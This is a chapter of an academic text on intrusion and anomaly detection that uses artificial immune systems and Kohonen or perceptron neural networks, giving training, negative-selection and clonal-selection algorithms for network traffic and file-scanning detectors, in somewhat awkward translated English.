Mechanisms for analyzing the behavior of a computer network include Intrusion Detection Systems (IDS) and a Violation Detection System (ADS). They are a complement to the network security infrastructure. They also help identify abnormal events on the network, monitor network activity and analyze resources [1]-[3].

Traditional methods of developing IDS and ADS are not effective enough due to the improvement of methods and algorithms of unauthorized activity. Therefore, the task is to create security systems using intelligent methods that simulate the behavior of intruders. Such approaches include methods and models of artificial intelligence, genetic algorithms, immune models, models of neural networks.

The article [4] deals in detail with algorithms for the functioning of immune systems for solving problems of monitoring information and telecommunication systems, computer networks. Presented are the modern algorithms of the Artificial Immune System (AIS), as well as the basic concepts of the mathematical foundations of the construction of immunocomputers. In addition, the models of immune networks, their advantages and disadvantages are considered in detail.

At the same time, the use of these methods requires considerable computational and time resources for the qualitative determination of non-standard network behavior and effective counteraction. This, in turn, leads to the need to develop specialized tools for automating the process of detecting abnormal events on the network.

Methods based on biological modeling of artificial intelligence - immune systems (AIS) [5], [6], neural networks (artificial neural networks - ANN) [7], [8], and their combinations can be the most promising approaches to solving these tasks.

The purpose of this study is to analyze the possibilities of using artificial immune and neural networks to detect non-standard behavior of information networks; the construction of a network structure based on AIS and ANN, the synthesis of the algorithm of the functioning of the system with adaptation to changes in its behavior.

4.2 Theoretical basis for the methodology of application of AIS and ANN for nonstandard behavior detection

In the article [9] a number of studies on automatic monitoring of systems were carried out, a complex of automatic detection of anomalies was developed.

The article [10] determines the efficiency of using artificial neural networks to solve problems of detecting non-standard behavior of information networks, revealing their non-standard behavior, attacks in the network. At the same time, the use of neural networks requires the determination of the optimal ratio between the number of analyzed parameters and the speed of the network. This, in turn, affects the effectiveness of detecting non-standard network behavior.

Identifying non-standard behavior of information networks in real time will be effective if you use Self-organizing map-SOM, as well as multi-layer perceptron.

In article [11] it is recommended to use a multilayer perceptron in protection systems, which are built on the analysis of an array of normalized networks of discrete parameters. In this case, each of the parameters must have a numeric identifier.

However, the use of a multilayer perceptron is limited. Its training is impossible in real time if the network parameters change. In this case, the method will be insensitive to previously unknown intrusions.

Application of the self-organized Kohonen's networks for search of the aberrant behavior of networks is based on the Winner Takes All (WTA) method [12]. The idea of the method is to define the "winning neuron". It is determined by the maximum value of the output of the neuron if the input values of the input vectors $X = \{x_1, \dots, x_n\}$ arrive at the inputs of competing neurons.

The total results of individual neurons at the same time are different. The choice of the "winning neuron" is carried out by comparing them. At its output, a value of 1 is created, the remaining neurons go to state 0.

Adaptation of scales of winner neuron with changing of an array of observations on the subsequent steps w_{i+1} occurs taking into account original values of scales w_i , input vector $X = \{x_1, \dots, x_n\}$ and some empirical parameter of training k : $w_{i+1} = w_i + kX$.

Application of the self-organized networks gives the chance in real time to reveal non-standard behavior of a network, anomaly, invasion and attack by comparing of current statuses of system with "ideal" - statuses on which training of system was provided. Functions of errors can appear a measure of difference of statuses: the amount of squares of errors of SSE, the average square error of MSE regulated or a combined error of MSReg, an average absolute error of MAE [13]. Exceeding or achievement of critical value of these values signals about approach of the abnormal network condition.

In publications devoted to AIS [14], the real immune system in relation to the field of information technology is characterized by the following features: it is distributed, self-organizing and does not require large computing resources. These properties should also have systems for detecting non-standard behavior. In doing so, they will have the maximum efficiency.

NBDS for one network segment constructed on the principles of artificial immune system it is conditionally possible to divide on into the main and a set of secondary.

In the main NBDS on the basis of AIS two processes – evolution of gene library and negative selection are imitated.

At a stage of evolution of gene library there is an accumulation of information on the nature of anomalies of a network traffic. The gene library of artificial immune system shall contain "genes" (it can be, for example, various data on traffic parameter) based on which special software agents – detectors will be generated. Initial data for formation of gene library are selected, proceeding from features of the applied network protocols, in particular their places, feeble from the point of view of protection. Further, in case of detection detectors of non-standard behavior to networks to library will add the new "genes" corresponding to these manifestations.

At the second stage by arbitrary combination of "genes" there is a generation of pre-detectors which then by means of the mechanism of negative selection are checked for incompatibility with a normal network traffic. At the same time the data on the nature of such traffic (profiles) created by the so-called automatic profiler (automated profiler) permanently analyzing the data stream arriving from the router standing on an input in a network segment [15] are used.

Ultimate goal in this case is creation of a limited set of detectors by means of which it would be possible to find the maximum number of network non-standard events. The developed algorithms of negative selection operate with probable characteristics - the partial compliance which level can vary randomly is used. Its change, leads to reduction or increase in frequency of "false operations".

In case of detection of non-standard behavior there is a clonally selection - the detector corresponding to it "is multiplied" and delivered on all nodes. The final decision about invasion into a network is made based on data from several nodes. In case of fixation by detectors of non-standard behavior directly on several nodes during a short period the risk level increases and in case of achievement of the given threshold there is an annunciator of the network administrator.

Application of a combination of AIS and ANN is connected to that, both of them are capable to study dynamics and statistical properties of observed system. Selection of values of the controlling parameters, etc. is necessary for achievement of maximum efficiency in them.

4.3. Design of the structure and algorithms of the functioning of the system

The structure of the system of detection of non-standard behavior is developed on the basis of the principles of operation of AIS and includes: module of the analysis of a traffic and formation of statistics, training module, module of detection of non-standard behavior and module of decision-making and notifications. The structure of SONP is given in a fig. 4.1.

The module of the analysis of a traffic and formation of statistics in the given node of a network from the set NBDS makes interception and statistical processing of parameters of a traffic on certain signs for a certain time slot.

The module of training uses an algorithm of the negative selection [16] and includes generation of detectors, their training and selection. On an output

of the module the working population of detectors which is set up on an analyzable information network is created. The created set of detectors with high accuracy defines non-standard behavior of a traffic and has low frequency of false operations.

The neural network detector represents the neural Kohonen's network. For its training the training method without teacher is used. Mechanisms of the competition are used to training of a network [12].




Fig. 4.1. Structure of the system of detection of non-standard behavior (SDNB)

When the vector is fed to the network input, the neuron wins, the vector of whose weights is most similar to the input vector. For winner neuron the ratio is executed:

$$d(X, w^{vict}) = \min_{1 < i < n} d(X, w_i)$$

n – amount of neurons, w^{vict} – vector of scales of winner neuron,

$d(X, w_i) = \|X - w_i\| = \sqrt{\sum_{j=1}^n (x_j - w_{ij})^2}$ – Euclidean distance between vectors

$X = \{x_1, \dots, x_n\}$ and w_i .

The training radius is formed around the winning neuron, which determines the number of neurons that change their weights during the learning process at this iteration. The radius of training assumes the greatest value at the first iteration and gradually decreases with the increase in the number of iterations in such a way that at the end of the training only the neuron-winner adjusts his weights.

The non-standard behavior check module analyzes the statistics provided by the traffic analysis module by entering the input data of each detector from

the workgroup. If at least one of the detectors registers the difference between the input statistics and normal values, nonstandard behavior is detected in the system. The module includes a non-standard block of behavior detection and a block of immune memory generation (cloning and mutation of detectors).

The detection unit can use a neural network based on a multi-layer perceptron. In article [11] multi-layer perceptron10 neurons of the buried layer and 2 neurons of an output layer consist of 20 neurons of a distributive layer. In the mode of anomaly detection, vectors of statistical information about network traffic are fed to the detector input. The first layer of neural elements distributes input signals on neural elements of the second (hidden) layer. Number of neural elements of the distribution layer equals dimensionalities of a vector of statistics. The second layer consists of Kohonen's neurons which use the competitive principle of training and functioning in according with WTA algorithm. The level of the Kohonen's neuron layer clusterizes the input image space. As a result, clusters are formed, each of which has its own neural element. The third layer consists of two linear neural elements that use a linear activation function. This layer realizes the procedure of the final decision on accessory of the scanned vector to normal or to the abnormal activity.




Fig. 4.2. A system operation Algorithm in the training mode

The module of decision-making makes classification of non-standard behavior (failure, anomaly, the attack, etc.) and gives the message on the unit of decision-making.

The algorithm of system operation of detection of non-standard behavior in the mode of training is based on its functioning on a network with a normal traffic (a fig. 4.2).

At the beginning of the NCSA training, a population is created, consisting of a set of neural network detectors that are randomly generated. This set of detectors shall envelop all admissible area of the values.

The statistical vector, which is formed on the basis of the input traffic, is sequentially fed sequentially to the input of each neural network detector. Detectors that detect non-existent non-standard behavior in this vector are removed from the population. This algorithm realizes the mechanism of "the negative selection" of artificial immune system. Thus, there is a working group that functions properly.




Fig. 4.3. A system operation Algorithm in the mode of determination of non-standard behavior

The system operation algorithm in the mode of determination of non-standard behavior is shown in a fig. 4.3.

The system in this case works with the working population of detectors which is already created at a grade level.

The statistical vectors created on the basis of a locked traffic arrive on inputs of neural network detectors.

In case of classification by the statistics detector as normal lifetime of this detector increases. Lifetime defines the period of existence of the detector in system during which the detector can not find non-standard behavior, but at the same time will remain in working population. The great value of lifetime means that for the long period of functioning this detector did not find any fact of non-standard behavior. In case of achievement of a certain threshold value the detector is deleted. As a threshold, a lifetime multiple of N-cycles of the statistics vector can be used.

If the detector classifies the statistics as usual, the detector's lifetime increases. The lifetime determines the lifetime of the detector in the system. During this period, the detector can not detect non-standard behavior, but remains in the working layer. The large time of existence of the detector means that during this period he did not discover the fact of non-standard behavior. If a certain life-time threshold is reached, the detector is removed. The alternation of N-cycles of the statistical vector can be used as a threshold. The mutation purpose – setup of the detector on detection of unusual situations similar with found which probability of origin is high.

Mechanisms of cloning and mutation create "immune memory" of system. Thus, appearing on this network non-standard behavior and related will be recognized by it and next time.

4.4 Algorithm for developing and functioning of the neuro-mirror artificial immune system for determining anomalous behavior of an information system

At the beginning of the neural network immunity detector's work, the initial population of immune detectors is generated. Each of ones is artificial network. Represent a detector in the form of a black box with n inputs and two outputs (a fig. 4.4).




Fig. 4.4. Neural network immune detector

Output values are formed after all images are submitted to detector in accordance with the expressions:

$$\begin{aligned}
Z_1 &= \begin{cases} 1, \text{if } \text{file_is_clean} \\ 0, \text{else} \end{cases} \\
Z_2 &= \begin{cases} 1, \text{if } \text{file_has_anomaly} \\ 0, \text{else} \end{cases}
\end{aligned} \tag{4.1}$$

For correct functioning, the neural network immune detector (NNID) must be trained. The initial sample is formed from "clean" files (standard file class) and those that contain behavioral anomalies ("non-standard" file class). The presence of a virus or its signature and other anomalies allows a trained immune detector to find the difference between clean and anomalous files.

Neural network is learned through supervised learning [6], that is, the trainer/supervisor artificially indicates the neural network classification of files.

Let T be a set of "clean" files and F is a set of files with anomalies. Of them randomly formed a set of input images for training the i -th detector.

$$X_i = \begin{bmatrix} X_i^1 \\ X_i^2 \\ \dots \\ X_i^L \end{bmatrix} = \begin{bmatrix} X_{i1}^1 & X_{i2}^1 & \dots & X_{in}^1 \\ X_{i1}^2 & X_{i2}^2 & \dots & X_{in}^2 \\ \dots & \dots & \dots & \dots \\ X_{i1}^L & X_{i2}^L & \dots & X_{in}^L \end{bmatrix}, \tag{4.2}$$

where L is the dimension of the training set.

Accordingly, the set of reference images is as follows:

$$l_i = \begin{bmatrix} l_i^1 \\ l_i^2 \\ \dots \\ l_i^L \end{bmatrix} = \begin{bmatrix} l_{i1}^1 & l_{i1}^2 \\ l_{i1}^2 & l_{i2}^2 \\ \dots & \dots \\ l_{i1}^L & l_{i2}^L \end{bmatrix} \tag{4.3}$$

Reference output values for each i -th detector are formed as follows:

$$\begin{aligned}
l_{i1}^k &= \begin{cases} 1, \text{if } X_i^k \in T \\ 0, \text{else} \end{cases} \\
l_{i2}^k &= \begin{cases} 1, \text{if } X_i^k \in F \\ 0, \text{else} \end{cases}
\end{aligned} \tag{4.4}$$

Training of each detector is carried out in order to minimize the total squared error of the detector. The total squared errors calculated as follows:

$$E_i = \frac{1}{2} \sum_{k=1}^L \sum_{j=1}^2 (Z_{ij}^k - l_{ij}^k)^2, \tag{4.5}$$

where Z_{ij}^k is value of j -th output of i -th detector while submitting to the input of the k -th image.

The value of the total squared error characterizes the detector's ability to detect malicious files. The smaller its value, the greater the detector's ability. Therefore, the value of the total squared error can be used to select the best detectors.

A set of trained neural networks creates a population of immune detectors that circulate in the information system and carry out the detection of malicious programs. The presence of various training files and an element of randomness in the formation of input vectors makes it possible to obtain a large number of immune detectors with different structures.

While scanning an unknown file neural network identifies the unknown image. As a result, the detector decides whether the file belongs to the class of anomalous (non-standard) files or to the class of standard files.

The general algorithm of functioning of the neural network immune system in accordance with [1] can be represented as the following sequence:

1. Generation of the initial population of immune detectors, each of which is an artificial neural network with random synaptic connections:

$$D = \{D_i, _i = \overline{1, r}\}, \quad (4.6)$$

where D_i is i -th neural networks detector, r is total number of detectors.

2. Training of formed neural network immune detectors. A training sample is randomly generated from a collection of clean and anomalous files that contain viruses or their signatures. Reference output values of neural network are generated in accordance with (4.4).

3. Selection of neural network immune detectors on the test sample. At this iteration, those detectors that are incapable of learning and those in which there are various drawbacks, like false triggering, are destroyed. To do this, each detector is tested on a test sample. As a result, a quadratic value E_i (4.5) is calculated for each detector.

Selection of the detector is carried out as follows:

$$D_i = \begin{cases} 0, _if _ E_i \neq 0 \\ D_i _else _ \end{cases}, \quad (4.7)$$

where 0 is an operation of detector destroying.

4. Each detector is endowed with operating time and randomly selects a file to scan from a set of files that it has not checked.

5. Scanning of each detector of the selected file, in result of which the output values of the detectors $Z_{i1}, Z_{i2}, _i = \overline{1, r}$ are determined.

6. If the i -th detector doesn't detect an anomaly in the scanned file ($Z_{i1} = 1$ and $Z_{i2} = 0$), then it chooses the next file to scan. If the time of existence of the i -th detector is over, then it is destroyed and a new detector is generated instead of it.

7. If the i -th detector detects a virus in a scanned file ($Z_{i1} = 0$ and $Z_{i2} = 1$), a signal is sent to detect the malicious file and the clone and mutation operations of the detector are performed. The operation of the mutation is to

further study the clone detectors on the detected malicious file. As a result, a set of detectors is set up to detect a malicious threat or anomaly.

8. Selection of cloned detectors, which are most adapted to detect a threat or anomaly. If $E_{ij} < E_i$, then the detector was selected. E_{ij} is the total squared error of the j -th clone of the i -th detector, which is calculated on a non-standard file.

9. Detectors-clones scan the file space of the computer system until such time as the destruction of any manifestations of the threat or anomaly occurs.

10. Formation of immune memory detectors. On this iteration, neural network immune detectors, which showed the best results in detecting the presence of anomalous file on the network, are identified. Immune memory detectors are in the system for quite a long time and provide protection against re-penetration of such files.

The feature of the proposed algorithm is that each neural network immune detector is a completely independent object (autonomous agent), so it selects an area to scan on its own. To do this, it receives a list of files stored in the memory space, and randomly selects the file from the list to check it. After checking one file, the detector moves to the next file, also randomly selected from the existing list.

File-scanning with a neural network immune detector continues until the detector detects an anomaly file or until the time expired for the operation of the detector [1].

A wide population of neural network immune detectors provides detection of abnormal files without delays. Thus, there is a principle of decentralization of the security system based on a combination of methods of neural networks and artificial immune systems, which greatly increases the "fail-safe" feature and system security in general.

4.5 Structure and the algorithm of teaching of the neural network detector

The main task of the neural network immune detector is to divide the space of input images into two classes: "clean" and "abnormal" (non-standard).

Let's consider the selection of the class of the neural network that underlies the neural network immune detector (NID). In the process of NID circulation there is their continuous evolution by destroying the old and forming new detectors [1]. After the generation of new detectors there is a process of their training, the complexity of which is proportional to the dimension of the training sample. Therefore, in order to increase the speed of the neural network artificial immune system, it is necessary to select such a class of neural network, which is characterized by a minimum size of the training sample.

Let's consider the multilayer perceptron [6, 7], which consists of n neurons of the distribution layer, m of the hidden layer neurons and the 2 neurons of the initial layer. The total number of configurable parameters (weights and thresholds) in such a network is determined as follows:

$$V = m \cdot (n + 3) + 2 \quad (4.8)$$

For qualitative classification, the size of the teaching sample should be determined as:

$$L \approx V / \varepsilon, \quad (4.9)$$

where ε - given accuracy of the classification.

For the formation of a neural network immune detector, it is proposed to use the network of counter-proliferation. In the hidden layer, Kohonen's neurons can be used. In this case, there are no strict requirements for the size of the training sample. In addition, there is a condition that the size of the teaching sample should be:

$$L \geq 2 \cdot m \quad (4.10)$$

Figure 4.5 shows the architecture of a neural network detector, which consists of three layers of neurons and an arbiter.




Fig. 4.5. Architecture of neural network detector

The input of such detector in the mode of operation are file fragments, which are formed in accordance with the method of the sliding window.

The first layer of neural elements is distributive. It distributes the input signals to the neuronal elements of the second (hidden) layer. The number of neural elements of the distribution layer is equal to the dimension of the sliding window.

The second layer consists of Kohonen's neurons, which use the competitive principle of learning and functioning according to the rule "the winner takes everything" [6, 7].

The third layer consists of two linear neuron elements that use a linear activation function.

The arbiter makes the final decision about belonging of the object of scanning a file to a non-standard or pure class.

Consider the selection of the number of neurons in the Kohonen layer. Kohonen's neuron layer performs the clustering of the input range of images, resulting in the formation of clusters of different images, each of which corresponds to its neural element. The number of neurons in the Kohonen layer is equal to m .

Moreover

$$m = p + r, \quad (4.11)$$

where p is the number of first neurons of the Kohonen layer corresponding to the class of "pure" files;

r is the number of last neurons in the Kohonen layer, whose activity characterizes the class of files that can carry a danger.

The algorithm of forming a learning sample consists of the following steps:

- 1) the formation of a set of pure and non-standard files;
- 2) from the formed sample randomly select k pure and h nonstandard files;
- 3) from each file randomly select A fragments with a length of n , as a result, the learning sample will be formed with a dimension of $L=(k + h) \cdot A$.

For neurons education in the Kohonen layer, controlled competitive training is used [6, 7].

With such training, the weight coefficients of the neuron-winner are modified only when the correct classification of the input image occurs, i.e. the input images corresponds to a given set of neurons in the Kohonen layer. Since in the Kohonen layer p neurons for pure input images are used and r neurons for anomalous input images, the correct classification occurs if the winner is given one of the first p neurons of the Kohonen layer at the entrance to the net fragment network.

Similarly, a correct classification occurs if, when submitting to the network entry of a fragment suspected of anomalies, the winner is one of the r recent neurons in the Kohonen network. In other cases, an incorrect classification occurs.

Let P and J characterize a pure and abnormal file, respectively. Then the correct classification rule can be represented in the form of such an implication:

$$\begin{aligned} P \wedge k = 1, 2, \dots, p &\rightarrow T \\ J \wedge k = p + 1, r &\rightarrow T \end{aligned}, \quad (4.12)$$

where T means the correct classification.

With the correct classification, weight coefficients of the neuron-winner are amplified:

$$\omega_{ck}(t+1) = \omega_{ck}(t) + \gamma(X_c - \omega_{ck}(t)) \quad (4.13)$$

And if an incorrect classification occurs, their coefficients get weaker:

$$\omega_{ck}(t+1) = \omega_{ck}(t) - \gamma(X_c - \omega_{ck}(t)) \quad (4.14)$$

The algorithm for training the Kohonen layer consists of the following steps:

1. Random initialization of the weight coefficients of the neurons of the Kohonen layer. The input images from the training sample is sent to the neural network and the following calculations are conducted: calculation of the Euclidean distance between the input image and the weight vectors of the neuron elements in the Kohonen layer.

$$D_i = |X - \omega_i| = \sqrt{\sum_{i=1}^{n,m} (X_i - \omega_{ij})^2} \quad (4.15)$$

2. Determination of the winner's neural element with the number k :

$$D_k = \min_j D_j \quad (4.16)$$

3. Modification of weight coefficients of the neuron-winner is conducted, respectively (4.14), if at the entrance to the network of the "clean" fragment the winner is one of the first p neurons or at the entrance to the network of the fragment of theirs us suspicion on anomaly winner is one of the r last neurons of a Kohonen layer. Otherwise, a modification of the weight coefficients of the neuron-winner for (4.14) is made.

The process is repeated starting from paragraph 2 for all input images.

The learning is conducted to the desired degree of agreement between the input and weight vectors, that is, as long as the value of the total quadratic error does not become equal to the given threshold.

The third layer, consisting of two linear neuron elements, maps the clusters formed by the Kohonen layer into two classes that characterize the pure and abnormal inbound images. In the general case, the output value of the j -th neuron of the third layer is determined as follows:

$$Y_j = \sum_{i=1}^m (\omega_{ij} Y_i), \quad (4.17)$$

where ω_{ij} - the weight coefficient between the i -th Kohonen layer neuron and the j -th neuron of the linear layer.

If the neuron-winner in the Kohonen layer has a number k , then the value of the j -th neuron of the third layer:

$$Y_j = (\omega_{kj} Y_k) \quad (4.18)$$

For the appropriate display of the input images (data) into two classes, the matrix of the weight coefficients of the third layer should be formed in the next way:

$$\omega_{kj} = \begin{cases} 1, \text{ if } k = 1, 2, \dots, p \text{ and } j = 1 \\ \text{or } k = p + 1, \dots, r \text{ and } j = 2 \\ 0, \text{ if } k = 1, 2, \dots, p \text{ and } j = 2 \\ \text{or } k = p + 1, \dots, r \text{ and } j = 1 \end{cases} \quad (4.19)$$

The referee makes a final decision about whether the scanned file is abnormal (anomalous). To do this, he calculates the number of clean and abnormal fragments of the scanned file according to the expressions:

$$\bar{Y}_1 = \sum_{k=1}^L Y_1^k \quad (4.20)$$

$$\bar{Y}_2 = L - \bar{Y}_1 = \sum_{k=1}^L Y_2^k, \quad (4.21)$$

where L – is a set of images of the scanned file,

Y_i^k - outgoing(initial) value of the i -th neuron of the linear layer at the entrance to the network k -th type.

The next step determines the likelihood that the scanned file belongs to one of the classes - "pure" or abnormal:

$$P_T = \frac{\bar{Y}_1}{L} \cdot 100\% \quad (4.22)$$

$$P_F = 1 - P_T = \frac{\bar{Y}_2}{L} \cdot 100\% \quad (4.23)$$

The referee makes a final decision, that this file belongs to the «clean» class in the next way:

$$Z_1 = \begin{cases} 1, \text{ if } P_T > 80\% \\ 0, \text{ else } \end{cases} \quad (4.24)$$

Accordingly, the decision to attach the file to an abnormal:

$$Z_2 = \begin{cases} 1, \text{ if } P_F > 20\% \\ 0, \text{ else } \end{cases} \quad (4.25)$$

As follows, the space of arbitrary values can be represented as a table.

Table 4.1. - The space of outgoing of arbitrary values

Z_1	Z_2	File class
1	0	clean
0	1	abnormal
0	0	undefined

If the original values of the arbitrator have zero value, then the scanned file is sent for additional verification to another neural network immune detector.

ALGORITHM OF THE FUNCTIONALITY OF THE NEURAL NETWORK DETECTOR

Fragments of the file is sequentially submitted on the neural network detector by the method of the slider window, at the process of scanning a file that is checked for anomalies. The algorithm for functioning of the neural network immune detector in the file scan mode can be reduced to the following sequence of steps:

- 1) The next initial values are determined:

$$\bar{Y}_1(k-1) = 0, \bar{Y}_2(k-1) = 0 \quad (4.26)$$

- 2) incoming images ($k = 1, L$) from the scanned file are sequentially submitted to the neural network by the method of the sliding window, and for each input image are performed the following calculations:

- the Euclidean distance is determined between the input image and the weight vectors of the neurons of the Kohonen layer (4.15);
- the neural element-winner with the number k is determined (4.16);
- the initial values of the linear neuron elements of the third layer are calculated (4.18);
- the number of clean and harmful fragments of the scanned file are determined:

$$\bar{Y}_1(k) = \bar{Y}_1(k-1) + Y_1^k \quad (4.27)$$

$$\bar{Y}_2(k) = \bar{Y}_2(k-1) + Y_2^k \quad (4.28)$$

The probability that the scanned file belongs to the "clean" or abnormal is calculated accordingly for (4.22) and (4.23).

- 3) Based on the results of the calculation of probabilities, a decision is made to associate the file with one of the classes for (4.24) and (4.25).

- 4) If $Z_1=0$ and $Z_2=0$ then another neural network detector is assigned to re-check the file.

4.6 Setting up the mechanism of the evolutionary algorithm of clonal selection in the artificial immune system of determining non-standard behavior.

The properties and principles of the artificial immune system (AIS) are the basis for the creation of computing models of the AIS as a heuristic method of the non-standard behavior detection systems (NBDS) for detecting network anomalies (4.29, 4.30).

The immune system is a complex adaptive structure that works on the principle of recognizing and classifying elements as "their" and "alien". The AISs are constructed by analogy with the immune system of a living organism, taking into account certain assumptions. As a rule, the following two central ratios are used in the AIS modeling: antigen-antibody (detector). For today, the following computational models of immune systems are most effective in terms of detecting non-standard IS behavior: clonal selection algorithms, negative selection algorithms and immune network algorithms.

ALGORITHM OF CLONAL SELECTION AIS

Theory of clonal selection is used to explain, how immune system "struggling" against alien antigens [2]. When a bacterium get into our organism, it starts to multiply and hits the cells of our body with it's toxins. There is a theory which describes how immune system is coping with this alien. Those cells, that are able to identify alien antigen, multiply in asexual way, in proportion to the degree of their recognition: the better the recognition of the antigen, the greater quantity of their off springs (clones) were created. During the process of the reproduction of the cell, individual cells are subjected to mutation, which allows them to have higher conformity (affinity) to antigen recognition: the higher the affinity of the parent cell, the lesser they are subjected to mutation, and vice versa. Affinity is a general term, that related to quality of an element of the immune system with regard to the external environment, in whose work he is placed. In current work affinity interpreted as binding force between a antigen and antibody, degree of compliance, complementarity [1]. It is the equivalent of fitness function in evolutionary algorithms.

Training in the immune system provided with an increase in relative size of the population and affinities those lymphocytes, which have proven their value in recognizing of presented antigen. The main immune mechanisms in developing the algorithm is processing a certain set antibodies (detectors) from a set of memory cells, deleting antibodies (detectors) with low affinity, increasing affinity and re-selection of clones in proportion to their affinity to antigens [3, 4, 5].

Algorithm of clonal selection, which models the basic principles of the theory of clonal selection of the immune system, belongs to the category of systems of computing intelligence [1], which includes systems that are able to adapt their behavior, when reaching the goal, that are have the ability to study.

In general, the algorithm for clonal selection can be represented as follows:

1. Initialization: generation of a random initial population of the attributes (antigens).
 2. Population cycle. For each antigen to do:
 - 2.1. Selection (antibodies) of detectors with the greatest affinity for antigens.
 - 2.2. Reproduction - creation of copies of antigens on the principle of their recognition.
 - 2.3. The mutation of antigens on the principle of inversion of proportionality to their affinity (the higher affinity the smaller the mutation).
 3. Cycle: repeat step 2 until the criterion is reached.
- The central place in the algorithm is the generation of efficient detectors, which have the greatest affinity. The scheme of generation of detectors on the basis of the AIS algorithm with clonal selection is shown in Fig. 4.6.

